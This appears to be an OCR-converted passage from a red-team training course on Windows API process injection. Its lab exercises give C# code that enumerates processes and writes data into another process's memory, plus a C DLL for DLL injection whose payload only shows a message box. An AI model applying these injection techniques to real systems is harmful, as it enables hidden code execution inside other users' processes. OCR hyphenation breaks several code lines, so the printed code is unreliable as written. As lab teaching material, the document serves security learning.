- They are commonly used with Windows API calls

- Windows Structures can be returned from a API call or passed to a call


Reference: https://smlfamily.github.io/Basis/os.htm

4.2.6 API Calls

- A DLL file contains multiple functions that can be called at runtime by a module

- Example of kernel32.dll, Includes :
  - OpenProcess ()
  - VirtualAllocEx()
  - WriteProcessMemory ()
  - LoadLibrary()
  - CreateRemoteThread()
  - Etc...

- Let's take an example of all the functions discussed above with 3 unique exercises.



4.3 Utilizing Windows API for Red Team Profit


4.3.1 Process Injection Basics

- Process Modules are executable or DLL file. Each process consists of one or more modules

- Process Class provides access to local and remote processes and enables us to interact with local system processes


- Exercises :
  - Exercise 1.1 (List Processes & then DLLs loaded by a Process via Process Modules)
  - Exercise 1.2 (Write Data into a User Selected Process in memory)
  - Exercise 1.3 (DLL Injection)

Exercise -1.1




```
// Code Snippet - List Processes & then DLLs loaded by a Process

        Process[] procs = Process.GetProcesses();
        foreach (Process p in procs)
        {
            try
            {
                Console.WriteLine("Name:"+p.ProcessName+" Path:"+p.MainModule.FileName+" Id:"+ p.Id);
            }
            catch
            {
                continue;
            }
        }
        Console.WriteLine("--------------------------------------------------------------------\n");
        Console.WriteLine("Enter Process ID to inspect:");
        int val;
        val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process selectedproc = Process.GetProcessById(val);
        ProcessModule myProcessModule;
        ProcessModuleCollection selectedPMCollection = selectedproc.Modules; //Process Module = PM
        Console.WriteLine("Loaded Modules by " + selectedproc.MainModule.FileName);
        Console.WriteLine("--------------------------------------------------------------------\n");
        for (int i = 0; i < selectedPMCollection.Count; i++)
        {
            myProcessModule = selectedPMCollection[i];
            Console.WriteLine(myProcessModule.FileName);
        }


    }
}
```

Code : https://gist.github.com/bharadwajyas/52181e6c28edb61c7f837e2648cf0391




Exercise -2
(Writing into a Process Memory)



Exercise - 1.2

```
//Writing into a Process Memory

using System;
using System.Reflection;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Text;


public class Program
{

    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

    //Parameters Info : https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights

    const int PROCESS_CREATE_THREAD = 0x0002; //Required to create a thread.
    const int PROCESS_QUERY_INFORMATION = 0x0400; //Retrieve certain information about a process (Token etc)
    const int PROCESS_VM_OPERATION = 0x0008; //Perform an operation on the address space of a process
    const int PROCESS_VM_WRITE = 0x0020; //Required to write to memory in a process using WriteProcessMemory
    const int PROCESS_VM_READ = 0x0010; //Required to read memory in a process using ReadProcessMemory.

    //Parameters Info : https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

    const uint MEM_COMMIT = 0x00001000;
    const uint MEM_RESERVE = 0x00002000;
    const uint PAGE_READWRITE = 4;
```



```
        // Code Snippet

        Console.WriteLine("--------------------------------------------------------------------\n");
        Console.WriteLine("Enter Id to inspect:");
        int val;
        val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process proc1 = Process.GetProcessById(val);

        Console.WriteLine("Getting handle to process " + proc1.MainModule.FileName);
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPER-
ATION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, proc1.Id);
        Console.WriteLine("Got procHandle: " + procHandle);

        string blob = "MAS-
TERBLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLASTER";

        Console.WriteLine("Allocating memory in " + proc1.MainModule.FileName);
        IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)((blob.Length + 1) * Mar-
shal.SizeOf(typeof(char))), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        Console.WriteLine("Done.");

        Console.WriteLine("Writing to process memory");
        UIntPtr bytesWritten;
        bool resp1 = WriteProcessMemory(procHandle, memAddr, Encoding.Default.GetBytes(blob),
(uint)((blob.Length + 1) * Marshal.SizeOf(typeof(char))), out bytesWritten);
        Console.WriteLine("Done.");
    }
}
```

Full Code : https://gist.github.com/bharadwajyas/f5b452d8e51bd5df48898869d6eceacb


Lab Instructions :

- Download Process Explorer https://download.sysinternals.com/files/ProcessExplorer.zip

- Install “Mingw-w64” Windows C++ Compiler

https://raw.githubusercontent.com/bharadwajyas/CWF_Lab_Tools/main/mingw-w64-install.exe)


- Install Process Hacker https://processhacker.sourceforge.io/downloads.php



Exercise -1.3 (DLL Injection)

Reference : http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

Exercise - 1.3
DLL Code with Main Function




```
#include <windows.h>

#if BUILDING_DLL
#define DLLIMPORT __declspec(dllexport)
#else
#define DLLIMPORT __declspec(dllimport)
#endif

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
	switch (fdwReason)
	{
	case DLL_PROCESS_ATTACH:
	{
		MessageBox(0, "I am Flop!!\n", "Master Flop", MB_ICONINFORMATION);
		break;
	}
	case DLL_PROCESS_DETACH:
	{
		break;
	}
	case DLL_THREAD_ATTACH:
	{
		break;
	}
	case DLL_THREAD_DETACH:
	{
		break;
	}
	}
	return TRUE;
}
```

Compile Instructions :

1) Run C:\Program Files\mingw-w64\x86_64-8.1.0-win32-seh-rt_v6-rev0\mingw-w64.bat

2) gcc –m64 –shared –o file.dll msgBox64.cpp

Full Code : https://gist.github.com/bharadwajyas/8099dc9faf2bb51f2b91623c68702747



<Code_Snippet>

